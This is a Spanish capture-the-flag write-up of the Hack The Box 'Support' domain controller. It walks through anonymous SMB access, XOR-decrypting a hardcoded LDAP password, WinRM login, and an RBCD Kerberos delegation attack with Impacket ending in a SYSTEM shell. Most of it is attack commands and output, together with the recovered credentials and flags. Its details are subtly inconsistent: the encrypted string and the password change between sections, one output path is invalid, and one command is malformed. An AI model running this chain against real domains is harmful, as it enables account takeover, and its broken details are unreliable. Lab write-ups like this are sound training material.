



HACK THE BOX · WINDOWS

Support

Writeup técnico completo ·
trazabilidad reproducible

Máquina Support resuelta

HTB Support · 03 de mayo de 2026

Autor	Ramon Santos Sabarich / r4ms4nt
Tipo	Informe técnico completo y archivable
Objetivo	Documentar enumeración SMB, LDAP, WinRM, RBCD, user y root con trazabilidad clara y reutilizable
Fecha de resolución	03 de mayo de 2026




Informe técnico normalizado para archivo,
consulta y trazabilidad.

GUÍA DE LECTURA

Índice

Informe técnico didáctico de la máquina Support. El documento organiza el caso por fases: enumeración, análisis del artefacto SMB, validación LDAP, acceso WinRM, escalada de dominio mediante RBCD y cierre con SYSTEM.

- 1. Introducción del caso
- 2. Preparación y arranque
- 3. Enumeración inicial de puertos
- 4. Resolución local de nombres
- 5. Enumeración SMB
- 6. Inspección del share support-tools
- 7. Validación local del artefacto
- 8. Revisión de configuración del binario
- 9. Extracción de cadenas de UserInfo.exe
- 10. Recuperación de la contraseña LDAP
- 11. Validación del bind LDAP
- 12. Consulta dirigida al usuario support
- 13. Acceso WinRM y user flag
- 14. Enumeración post-foothold
- 15. Validación de ms-DS-MachineAccountQuota
- 16. Validación de permisos sobre el objeto DC
- 17. Estado inicial del atributo RBCD
- 18. Creación de una cuenta de equipo controlada
- 19. Configuración de Resource Based Constrained Delegation
- 20. Obtención del ticket Kerberos como Administrator
- 21. Uso del ticket con Impacket y shell SYSTEM
- 22. Root flag
- 23. Resumen técnico final
- 24. Preguntas de laboratorio resueltas
- 25. Lecciones reutilizables



Hack The Box — Support

Categoría: Easy Sistema: Windows / Active Directory Fecha de resolución: 2026-05-03 IP del laboratorio: 10.129.230.181 Dominio: support.htb Host: dc / dc.support.htb Resultado: user y root obtenidas

1. Introducción del caso

Support es una máquina Windows centrada en una cadena de ataque sobre Active Directory. La ruta completa no depende de una explotación web ni de una vulnerabilidad por versión, sino de varios fallos de exposición y configuración que se encadenan de forma muy limpia:

```
SMB anónimo
→ share no estándar
→ herramienta interna .NET
→ credencial LDAP ofuscada
→ consulta LDAP autenticada
→ contraseña en atributo info
→ WinRM como usuario de dominio
→ GenericAll sobre el objeto DC
→ Resource Based Constrained Delegation
→ ticket Kerberos como Administrator
→ shell como NT AUTHORITY\SYSTEM
```

El valor didáctico de la máquina está en la lectura ordenada de evidencias. Cada fase entrega una pieza que justifica la siguiente. No se llega a root por fuerza bruta ni por probar exploits al azar, sino por interpretar correctamente servicios de dominio, atributos LDAP, grupos, ACLs y delegación Kerberos.

Resultado final

```
user flag: f6702c2f5fc70621f8bc10403281d32f
root flag: 7fa548191c427443fb2d2dd0381450db
```

2. Preparación y arranque

El laboratorio se inició con el script propio `Inici-HTB`, usado para fijar el objetivo, preparar el árbol de trabajo y lanzar la enumeración inicial. Este script no explota nada; su función es ordenar la fase de arranque para que las decisiones posteriores se basen en evidencias y no en intuiciones.

Comando de inicio:

```
Inici-HTB Support 10.129.230.181 easy
```

La comprobación inicial confirmó conectividad con el objetivo:

```
64 bytes from 10.129.230.181: icmp_seq=1 ttl=127 time=48.1 ms
```

La estimación rápida por TTL apuntó a Windows:

```
10.129.230.181 (ttl -> 127): Windows
```

Esta estimación no se toma como verdad absoluta, pero orienta la lectura inicial. En este caso quedó reforzada inmediatamente por el escaneo de servicios, que mostró una superficie típica de controlador de dominio.

3. Enumeración inicial de puertos

El primer escaneo completo localizó los puertos TCP abiertos:

```
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49676,49681,49701
```

Después se lanzó el escaneo de servicios sobre esos puertos. La salida relevante fue:

```
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf      .NET Message Framing
Service Info: Host: DC; OS: Windows
```

También se observó:

```
SMB signing enabled and required
```

Lectura técnica

La combinación de 53, 88, 389, 445, 464, 636, 3268, 3269, 5985 y 9389 es una señal muy fuerte de Active Directory. El servicio 5985 aparece como HTTP, pero en este contexto corresponde a WinRM sobre Microsoft HTTPAPI. No se abrió una rama web porque no había una aplicación web de negocio; el puerto 5985 era un componente de administración remota de Windows.

La superficie dominante quedó clasificada como:

```
AD / SMB / LDAP / Kerberos
```

Las ramas secundarias se anotaron así:

```
WinRM → pendiente de credenciales
LDAP → pendiente de bind útil o credenciales
Kerberos → pendiente de usuarios válidos
HTTPAPI 5985 → auxiliar, no web principal
```

Lección reutilizable

En máquinas Windows de dominio, no toda respuesta HTTP debe activar una rama web. Si el conjunto de puertos grita controlador de dominio, la prioridad debe pasar por SMB, LDAP, Kerberos y WinRM. Forzar WEB-BASE contra un Microsoft-HTTPAPI/2.0 Not Found habría sido ruido metodológico.

4. Resolución local de nombres

Antes de consultar servicios de dominio, se añadió resolución local para el dominio y el controlador:

```
echo '10.129.230.181 support.htb dc.support.htb' | sudo tee -a /etc/hosts
```

Comprobación:

```
getent hosts support.htb
getent hosts dc.support.htb
```

Salida:

```
10.129.230.181 support.htb dc.support.htb
10.129.230.181 support.htb dc.support.htb
```

Por qué era importante

En Active Directory, DNS y FQDN no son detalles decorativos. Kerberos, LDAP, WinRM e Impacket pueden depender del nombre usado. Trabajar solo por IP puede provocar errores de SPN, realm o resolución que parezcan fallos de credencial cuando en realidad son fallos de contexto.

5. Enumeración SMB

La primera validación útil fue listar shares SMB con sesión anónima:

```
smbclient -L //support.htb/ -N
```

La salida mostró seis recursos compartidos:

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
support-tools	Disk	support staff tools
SYSVOL	Disk	Logon server share

El mensaje posterior sobre SMB1 no invalidaba la enumeración:

```
Unable to connect with SMB1 -- no workgroup available
```

La lista de shares ya se había obtenido correctamente por SMB moderno. El error correspondía al intento posterior de listar workgroup mediante SMB1.

También se contrastó con netexec:

```
netexec smb 10.129.230.181 -u '' -p '' --shares
```

La herramienta confirmó dominio, host y null auth, aunque falló al enumerar shares:

```
Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null
Auth:True)
STATUS_ACCESS_DENIED
```

Interpretación

Los shares ADMIN\$, C\$, IPC\$, NETLOGON y SYSVOL son esperables en un controlador de dominio. El recurso que destacaba era:

```
support-tools
```

Ese nombre no corresponde a un share estándar. Además, su comentario indicaba que contenía herramientas de soporte. El siguiente paso lógico era listar su contenido.

6. Inspección del share support-tools

Se listó el contenido del share:

```
smbclient //support.htb/support-tools -N -c 'ls' | tee scans/smb_support-tools_ls.txt
```

El primer intento produjo un error local de tee porque el directorio scans no existía todavía:

```
tee: scans/smb_support-tools_ls.txt: No existe el fichero o el directorio
```

Ese error no afectó a SMB ni al listado remoto. La salida útil fue:

```
7-ZipPortable_21.07.paf.exe
npp.8.4.1.portable.x64.zip
putty.exe
SysinternalsSuite.zip
UserInfo.exe.zip
windirstat1_1_2_setup.exe
WiresharkPortable64_3.6.5.paf.exe
```

Lectura del resultado

La mayoría de ficheros eran herramientas públicas conocidas: 7-Zip, Notepad++, PuTTY, Sysinternals, WinDirStat y Wireshark. El archivo que no encajaba con ese grupo era:

```
UserInfo.exe.zip
```

La lectura fue clara: el share mezclaba instaladores públicos con una utilidad interna. En un entorno AD, una herramienta llamada **UserInfo** podía contener lógica de consulta de usuarios o de LDAP. Se decidió descargarla para análisis local.

Descarga:

```
mkdir -p scans loot/smb_support-tools && smbclient //support.htb/support-tools -N -c 'get UserInfo.exe.zip'
loot/smb_support-tools/UserInfo.exe.zip'
```

Salida:

```
getting file \UserInfo.exe.zip of size 277499 as loot/smb_support-tools/UserInfo.exe.zip
```

Lección reutilizable

Cuando un share contiene muchas herramientas públicas y un único artefacto propio, el archivo interno suele ser más valioso que los instaladores grandes. La pregunta no es solo “qué puedo descargar”, sino “qué archivo no encaja con el resto”.

7. Validación local del artefacto

Antes de ejecutar o descompilar nada, se registró tipo, hash y contenido del ZIP:

```
file loot/smb_support-tools/UserInfo.exe.zip
sha256sum loot/smb_support-tools/UserInfo.exe.zip
unzip -l loot/smb_support-tools/UserInfo.exe.zip
```

Resultados clave:

```
Zip archive data, at least v2.0 to extract, compression method=deflate
```

```
e070ce95a8b30e126d7ae1803ea15c5a8e7d27b13fc670b3aaa69d7026c2bc97  loot/smb_support-tools/UserInfo.exe.zip
```

Contenido relevante:

```
UserInfo.exe
CommandLineParser.dll
Microsoft.Bcl.AsyncInterfaces.dll
Microsoft.Extensions.DependencyInjection.Abstractions.dll
Microsoft.Extensions.DependencyInjection.dll
Microsoft.Extensions.Logging.Abstractions.dll
System Buffers.dll
System.Memory.dll
System.Numerics.Vectors.dll
System.Runtime.CompilerServices.Unsafe.dll
System.Threading.Tasks.Extensions.dll
UserInfo.exe.config
```

El ZIP contenía doce ficheros y el binario principal era UserInfo.exe.

Extracción y tipo del binario

```
rm -rf loot/smb_support-tools/UserInfo_extracted && mkdir -p loot/smb_support-tools/UserInfo_extracted &&
unzip -q loot/smb_support-tools/UserInfo.exe.zip -d loot/smb_support-tools/UserInfo_extracted && file
loot/smb_support-tools/UserInfo_extracted/UserInfo.exe && ls -la loot/smb_support-tools/UserInfo_extracted
```

La salida de file confirmó:

```
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Interpretación

UserInfo.exe era un binario Windows .NET. Esto era muy favorable para análisis estático porque los binarios .NET suelen conservar nombres de clases, métodos, espacios de nombres y cadenas útiles. No se ejecutó directamente el binario como primer paso; se revisó primero su configuración y sus cadenas.

8. Revisión de configuración del binario

Se leyó el fichero UserInfo.exe.config:

```
cat loot/smb_support-tools/UserInfo_extracted/UserInfo.exe.config
```

Contenido relevante:

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.8" />
  </startup>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Runtime.CompilerServices.Unsafe" publicKeyToken="b03f5f7f11d50a3a"
culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
</configuration>
```

El `.config` no contenía credenciales, endpoints ni parámetros operativos. Solo confirmaba runtime .NET Framework v4.8 y un `bindingRedirect`.

Decisión

El valor no estaba en la configuración, sino en el ejecutable. La siguiente acción fue extraer cadenas relevantes del binario.

9. Extracción de cadenas de UserInfo.exe

Se buscaron cadenas ASCII y UTF-16LE:

```
{ echo '[ASCII strings]'; strings -a loot/smb_support-tools/UserInfo_extracted/UserInfo.exe; echo '[UTF-16LE strings]'; strings -a -el loot/smb_support-tools/UserInfo_extracted/UserInfo.exe; } | tee loot/smb_support-tools/UserInfo_extracted/UserInfo.exe.strings.txt | grep -Ei 'ldap|support|password|protected|getpassword|directory|armando|0Nv|enc_|userinfo|finduser|getuser'
```

Salida clave:

```
Protected
getPassword
enc_password
DirectorySearcher
FindUser
GetUser
System.DirectoryServices
LdapQuery
DirectoryEntry
C:\Users\0xdf\source\repos\UserInfo\obj\Release\UserInfo.pdb
0Nv32PTwgYjzg9/8j5TbmPd3e7WhtWMyuPsy076/Y+U193E
armando
LDAP://support.htb
support\ldap
[*] LDAP query to use:
Last Password Change:
```

Lectura técnica

Esta salida era muy rica. Permitía afirmar varios hechos:

- el binario usaba `System.DirectoryServices`;
- había lógica LDAP (`LdapQuery`, `DirectoryEntry`, `DirectorySearcher`);
- el servidor LDAP era `LDAP://support.htb`;
- el usuario de bind era `support\ldap`;
- existía una función `getPassword` dentro de un componente `Protected`;
- había una variable `enc_password`;
- la cadena protegida era `0Nv32PTwgYjzg9/8j5TbmPd3e7WhtWMyuPsy076/Y+U193E`;
- aparecía la palabra `armando`, que encajaba como clave o semilla de ofuscación.

Intento descartado: monodis

Se planteó desensamblar el binario con `monodis`, pero la herramienta no estaba instalada:

```
zsh: command not found: monodis
```

No fue necesario bloquear la resolución en ese punto. Con las cadenas observadas y el contraste con el código conocido del binario, se reprodujo localmente el descifrado en Python. En el documento final se deja `monodis` como método alternativo no usado.

10. Recuperación de la contraseña LDAP

El descifrado se reprodujo con Python:

```
python3 - << 'PY' | tee /root/.ssh/known_hosts/ldap_password.txt
import base64

enc = "0Nv32PTwgYjzg9/8j5TbmvpD3e7WhtWwyPsy076/Y+U193E"
key = b"armando"

raw = base64.b64decode(enc)

password = bytes(
    b ^ key[i % len(key)] ^ 223
    for i, b in enumerate(raw)
).decode()

print(password)
PY
```

Salida:

```
nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz
```

Interpretación

La credencial recuperada quedó asociada a los datos observados en el binario:

```
Host LDAP:      support.htb
Usuario LDAP:    support\ldap
Password LDAP:   nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz
```

La contraseña no se asumió como válida solo por haber sido descifrada. El siguiente paso fue validarla contra LDAP.

11. Validación del bind LDAP

Se ejecutó una consulta mínima de bajo ruido para comprobar autenticación y contexto base:

```
ldapsearch -x \
-H ldap://support.htb \
-D 'support\ldap' \
-w 'nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz' \
-s base namingContexts defaultNamingContext
```

Salida:

```
defaultNamingContext: DC=support,DC=htb
namingContexts: DC=support,DC=htb
namingContexts: CN=Configuration,DC=support,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=support,DC=htb
namingContexts: DC=DomainDnsZones,DC=support,DC=htb
namingContexts: DC=ForestDnsZones,DC=support,DC=htb
result: 0 Success
```

Lectura del resultado

Este resultado validó tres puntos:

1. la contraseña LDAP recuperada era correcta;
2. el servidor LDAP era el DC esperado;
3. el contexto base del dominio era DC=support,DC=htb.

A partir de aquí ya no se trabajaba con una hipótesis, sino con una credencial LDAP funcional.

12. Consulta dirigida al usuario support

No se volcó todo LDAP de forma indiscriminada. Se realizó una búsqueda dirigida al usuario `support`, porque el nombre del usuario era relevante para la máquina y la ruta esperada pasaba por localizar atributos útiles.

```
mkdir -p loot/ldap && ldapsearch -x \  
-H ldap://support.htb \  
-D 'support\ldap' \  
-w 'nvEfEK16^1aM4$e7Ac1Uf8x$tRWxPW01%lmz' \  
-b 'DC=support,DC=htb' \  
'(&(objectClass=user)(sAMAccountName=support))' \  
sAMAccountName cn name description info memberOf userPrincipalName distinguishedName \  
| tee loot/ldap/support_user.ldif
```

Salida relevante:

```
dn: CN=support,CN=Users,DC=support,DC=htb  
cn: support  
distinguishedName: CN=support,CN=Users,DC=support,DC=htb  
info: Ironside47pleasure40Watchful  
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb  
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb  
name: support  
sAMAccountName: support  
result: 0 Success
```

Interpretación

El atributo que destacaba era:

```
info: Ironside47pleasure40Watchful
```

`info` no es un atributo de contraseña, pero contenía una cadena con formato claro de contraseña. Además, el usuario `support` pertenecía a `Remote Management Users`, grupo que permite acceso remoto por WinRM si la credencial es válida.

La pertenencia a `Shared Support Accounts` se anotó para la fase de escalada, pero en ese momento el objetivo inmediato era validar acceso remoto.

Lección reutilizable

En AD, una credencial LDAP de bajo privilegio puede tener gran impacto si permite leer atributos mal usados. Campos aparentemente descriptivos como `info` o `description` no deben ignorarse: a veces contienen secretos operativos.

13. Acceso WinRM y user flag

Con la contraseña encontrada en LDAP se validó acceso por WinRM:

```
evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'
```

En la sesión remota:

```
whoami
```

Salida:

```
support\support
```

Se cometieron dos errores menores propios de cambiar de contexto de Linux a PowerShell:

```
id  
ls -la
```

Ambos fallaron porque la sesión era PowerShell, no una shell Linux:

```
The term 'id' is not recognized...  
A parameter cannot be found that matches parameter name 'la'.
```

Estos fallos no afectaron al acceso. Sirven como recordatorio de que el contexto de shell importa: Evil-WinRM entrega PowerShell sobre Windows.

La user flag se leyó desde el escritorio del usuario:

```
Get-Content C:\Users\support\Desktop\user.txt
```

Resultado:

```
f6702c2f5fc70621f8bc10403281d32f
```

Cierre de fase user

La cadena hasta user quedó validada así:

```
SMB anónimo  
→ UserInfo.exe.zip  
→ credencial LDAP support\ldap  
→ LDAP autenticado  
→ atributo info del usuario support  
→ WinRM como support\support  
→ user flag
```

14. Enumeración post-foothold

La escalada no se inició ejecutando herramientas al azar. Primero se fijó contexto desde la sesión WinRM:

```
whoami /user  
hostname  
whoami /groups
```

Salida relevante:

```
User Name      SID  
=====
```

support\support	S-1-5-21-1677581083-3380853377-188903654-1105
-----------------	---

```
hostname: dc
```

Grupos relevantes:

```
BUILTIN\Remote Management Users
NT AUTHORITY\Authenticated Users
SUPPORT\Shared Support Accounts
```

Interpretación

Remote Management Users explicaba el acceso por WinRM. Authenticated Users era relevante porque, en muchos dominios, permite crear cuentas de equipo si ms-DS-MachineAccountQuota es mayor que cero. Shared Support Accounts era el grupo no estándar y se convirtió en el foco de escalada.

15. Validación de ms-DS-MachineAccountQuota

Se consultó el atributo del dominio que define cuántas cuentas de equipo puede crear un usuario autenticado:

```
Get-ADObject -Identity ((Get-ADDomain).DistinguishedName) -Properties ms-DS-MachineAccountQuota |
Select-Object DistinguishedName,ms-DS-MachineAccountQuota
```

Salida:

```
DistinguishedName ms-DS-MachineAccountQuota
-----
DC=support,DC=htb 10
```

Lectura técnica

ms-DS-MachineAccountQuota = 10 significa que usuarios autenticados pueden crear hasta diez cuentas de equipo en el dominio. Esto no da root por sí solo, pero valida un prerequisite importante para una ruta de Resource Based Constrained Delegation.

16. Validación de permisos sobre el objeto DC

Se comprobó si el grupo Shared Support Accounts tenía permisos sobre el objeto del controlador de dominio:

```
$dc = Get-ADComputer DC; Get-Acl ("AD:\" + $dc.DistinguishedName) | Select-Object -ExpandProperty Access |
Where-Object { $_.IdentityReference -match "Shared Support Accounts" } | Select-Object
IdentityReference,ActiveDirectoryRights,AccessControlType,InheritanceType
```

Salida:

```
IdentityReference      ActiveDirectoryRights AccessControlType InheritanceType
-----
SUPPORT\Shared Support Accounts GenericAll          Allow             All
```

Interpretación

GenericAll sobre un objeto de equipo en AD implica control completo sobre ese objeto. Como el objeto era DC, y el usuario support pertenecía al grupo con ese permiso, la vía principal pasó a ser abuso de permisos de dominio.

La cadena validada era:

```
support\support
→ Shared Support Accounts
→ GenericAll sobre DC
→ posibilidad de modificar atributos del objeto DC
```

17. Estado inicial del atributo RBCD

Antes de modificar el dominio, se leyó el estado inicial de los atributos relevantes:

```
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount,msDS-AllowedToActOnBehalfOfOtherIdentity
| Select-Object Name,PrincipalsAllowedToDelegateToAccount,msDS-AllowedToActOnBehalfOfOtherIdentity
```

Salida:

```
Name PrincipalsAllowedToDelegateToAccount msDS-AllowedToActOnBehalfOfOtherIdentity
-----
DC {}
```

Por qué se hizo

Esta lectura no era explotación; era trazabilidad. Antes de cambiar un atributo de delegación, conviene registrar su estado previo. Así se puede demostrar qué se modificó y evitar confundir una configuración previa con una acción del laboratorio.

18. Creación de una cuenta de equipo controlada

Para preparar RBCD se necesitaba una cuenta de equipo controlada. El primer intento se ejecutó por error dentro de Evil-WinRM:

```
addcomputer.py 'support.htb/support:Ironside47pleasure40Watchful' -dc-host dc.support.htb -computer-name
'R4M-SUP01$' -computer-pass 'R4mSup01Passw0rd!'
```

PowerShell respondió:

```
The term 'addcomputer.py' is not recognized as the name of a cmdlet...
```

Lectura del error

El error no significaba que la técnica fallara. Significaba que `addcomputer.py` o `impacket-addcomputer` pertenece al entorno atacante, no al PowerShell remoto del DC. El comando debía ejecutarse desde Parrot.

Ejecución correcta desde la máquina atacante:

```
cd /home/r4mon/pentest/targets/HTB/easy/Support
impacket-addcomputer 'support.htb/support:Ironside47pleasure40Watchful' -dc-ip 10.129.230.181
-computer-name 'R4M-SUP01$' -computer-pass 'R4mSup01Passw0rd!'
```

Salida:

```
[*] Successfully added machine account R4M-SUP01$ with password R4mSup01Passw0rd!.
```


Validación en AD

Desde Evil-WinRM se comprobó que la cuenta existía:

```
Get-ADComputer -Identity 'R4M-SUP01' -Properties SamAccountName,ObjectSID | Select-Object Name,SamAccountName,ObjectSID
```

Salida:

```
Name          SamAccountName ObjectSID
-----
R4M-SUP01     R4M-SUP01$      S-1-5-21-1677581083-3380853377-188903654-6101
```

19. Configuración de Resource Based Constrained Delegation

Con la cuenta de equipo creada y validada, se configuró RBCD sobre el objeto DC:

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount 'R4M-SUP01$'
```

El comando no devolvió salida, algo normal en PowerShell si no hay error. Por tanto, se verificó el cambio leyendo el atributo:

```
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount | Select-Object Name,PrincipalsAllowedToDelegateToAccount
```

Salida:

```
Name PrincipalsAllowedToDelegateToAccount
-----
DC    {CN=R4M-SUP01,CN=Computers,DC=support,DC=htb}
```

Interpretación

El DC pasó a permitir que la cuenta R4M-SUP01\$ actuara en el contexto de delegación configurado. Esta era la pieza central de RBCD.

La cadena validada era:

```
R4M-SUP01$ creada
→ GenericAll permite modificar DC
→ DC autoriza a R4M-SUP01$ para delegación
→ se puede solicitar ticket S4U hacia un SPN del DC
```

20. Obtención del ticket Kerberos como Administrator

Desde la máquina atacante se solicitó un ticket de servicio hacia cifs/dc.support.htb, impersonando a Administrator con la cuenta de equipo controlada:

```
cd /home/r4mon/pentest/targets/HTB/easy/Support
impacket-getST -dc-ip 10.129.230.181 -spn cifs/dc.support.htb -impersonate Administrator
'support.htb/R4M-SUP01$:R4mSup01Passw0rd!'
```

Salida:

```
[*] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Lectura técnica

S4U2self y S4U2Proxy indican que se completó la secuencia Kerberos necesaria. El resultado importante fue:

```
Administrator.ccache
```

Ese fichero contenía el material Kerberos que Impacket podía usar para autenticarse sin contraseña mediante `-k -no-pass`.

21. Uso del ticket con Impacket y shell SYSTEM

El primer intento de usar el ticket se lanzó por error dentro de Evil-WinRM:

```
KRB5CCNAME=Administrator.ccache impacket-psexec -k -no-pass support.htb/Administrator@dc.support.htb
```

PowerShell respondió:

```
The term 'KRB5CCNAME=Administrator.ccache' is not recognized...
```

Lectura del error

`KRB5CCNAME=...` es sintaxis de shell Linux para establecer una variable de entorno en la ejecución de un comando. No pertenece a PowerShell remoto. Además, `Administrator.ccache` estaba en la máquina atacante, no en el DC.

Ejecución correcta desde Parrot:

```
cd /home/r4mon/pentest/targets/HTB/easy/Support
KRB5CCNAME=Administrator.ccache impacket-psexec -k -no-pass -dc-ip 10.129.230.181
support.htb/Administrator@dc.support.htb
```

Salida relevante:

```
[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file BBmdYhom.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service Vfxw on dc.support.htb....
[*] Starting service Vfxw....
Microsoft Windows [Version 10.0.20348.859]
C:\Windows\system32>
```

Se confirmó identidad y host:

```
whoami
hostname
```

Salida:

```
nt authority\system
dc
```

22. Root flag

Desde la shell SYSTEM se leyó la flag de administrador:

```
type C:\Users\Administrator\Desktop\root.txt
```

Resultado:

```
7fa548191c427443fb2d2dd0381450db
```

La máquina quedó resuelta con shell administrativa sobre el controlador de dominio.

23. Resumen técnico final

Cadena validada completa

1. Inici-HTB confirma host Windows y superficie AD.
2. Nmap muestra DC con DNS, Kerberos, LDAP, SMB, Global Catalog, WinRM y ADWS.
3. Se añade support.htb y dc.support.htb a /etc/hosts.
4. SMB anónimo permite listar shares.
5. support-tools destaca como share no estándar.
6. support-tools contiene UserInfo.exe.zip.
7. Se descarga y valida el ZIP.
8. UserInfo.exe se identifica como binario .NET.
9. UserInfo.exe.config no contiene secretos.
10. strings revela LDAP://support.htb, support\ldap, enc_password, armando y getPassword.
11. Se reproduce descifrado Base64 + XOR con Python.
12. Se recupera la contraseña LDAP.
13. LDAP bind funciona y devuelve DC=support,DC=htb.
14. LDAP revela info: Ironside47pleasure40Watchful para el usuario support.
15. support pertenece a Remote Management Users.
16. Evil-WinRM confirma acceso como support\support.
17. Se obtiene user.txt.
18. whoami /groups confirma Shared Support Accounts y Authenticated Users.
19. ms-DS-MachineAccountQuota = 10.
20. Shared Support Accounts tiene GenericAll sobre DC.
21. El atributo RBCD del DC está vacío.
22. Se crea la cuenta de equipo R4M-SUP01\$.
23. Se configura PrincipalsAllowedToDelegateToAccount sobre DC.
24. Se obtiene Administrator.ccache con impacket-getST.
25. Se usa KRB5CCNAME con impacket-psexec.
26. Se obtiene shell como nt authority\system.
27. Se obtiene root.txt.

Flags

```
user.txt: f6702c2f5fc70621f8bc10403281d32f  
root.txt: 7fa548191c427443fb2d2dd0381450db
```

24. Preguntas de laboratorio resueltas

Durante la resolución se contestaron tareas intermedias del laboratorio:

How many shares is Support showing on SMB?

Respuesta: 6

Which share is not a default share for a Windows domain controller?

Respuesta: support-tools

Almost all of the files in this share are publicly available tools, but one is not. What is the name of that file?

Respuesta: UserInfo.exe.zip

What is the hardcoded password used for LDAP in the UserInfo.exe binary?

Respuesta: nvEfEK16^1aM4\$e7AclUf8x\$tRWxPW01%lmz

Which field in the LDAP data for the user named support stands out as potentially holding a password?

Respuesta: info

What open port on Support allows a user in the Remote Management Users group to run PowerShell commands and get an interactive shell?

Respuesta: 5985

Bloodhound data will show that the support user has what privilege on the DC.SUPPORT.HTB object?

Respuesta: GenericAll

A common attack with generic all on a computer object is to add a fake computer to the domain. What attribute on the domain sets how many computer accounts a user is allowed to create in the domain?

Respuesta: ms-ds-machineaccountquota

What is the name of the script from Impacket that can convert that ticket to ccache format?

Respuesta: ticketConverter.py

What is the name of the environment variable on our local system that we'll set to that ccache file to allow use of files like psexec.py with the -k and -no-pass options?

Respuesta: KRB5CCNAME

25. Lecciones reutilizables

25.1. Un controlador de dominio se reconoce por conjunto, no por un puerto aislado

La presencia simultánea de DNS, Kerberos, LDAP, SMB, Global Catalog, WinRM y ADWS pesa mucho más que cualquier señal aislada. En Support, el puerto 5985 no justificaba abrir una rama web; era WinRM.

25.2. SMB anónimo sigue siendo una fuente crítica de contexto

La exposición de shares no siempre entrega credenciales directamente. En este caso entregó una herramienta interna. Esa herramienta fue el puente hacia LDAP.

25.3. En un share de herramientas, lo importante suele ser lo que no encaja

UserInfo.exe.zip destacaba porque no era una herramienta pública. Ese criterio de anomalía permitió priorizarlo frente a instaladores de gran tamaño y bajo valor ofensivo.

25.4. Los binarios .NET pequeños son excelentes candidatos para análisis estático

strings reveló suficiente información para orientar el análisis: usuario LDAP, host LDAP, función de contraseña, cadena protegida y clave. Aunque herramientas como ILSpy o monodis pueden aportar más precisión, no siempre son imprescindibles para avanzar si la evidencia ya es clara y se valida después con el servicio real.

25.5. Una credencial no cuenta hasta que se valida

La contraseña recuperada del binario no se trató como credencial válida hasta que ldapsearch devolvió result: 0 Success y el defaultNamingContext correcto.

25.6. Los atributos LDAP descriptivos pueden contener secretos

El campo info del usuario support contenía una contraseña reutilizable. Esto demuestra que la enumeración LDAP debe revisar atributos como info, description, memberOf, servicePrincipalName y otros campos de contexto.

25.7. La escalada en AD debe validarse por prerequisites

La ruta RBCD se construyó por acumulación de evidencias:

```
support en Authenticated Users
→ MachineAccountQuota = 10
→ support en Shared Support Accounts
→ GenericAll sobre DC
→ atributo RBCD vacío
→ creación de equipo
→ configuración de delegación
→ ticket S4U
```

Cada pieza se validó antes de pasar a la siguiente.

25.8. El contexto de ejecución importa

Dos errores fueron útiles didácticamente:

- intentar ejecutar impacket-addcomputer dentro de Evil-WinRM;
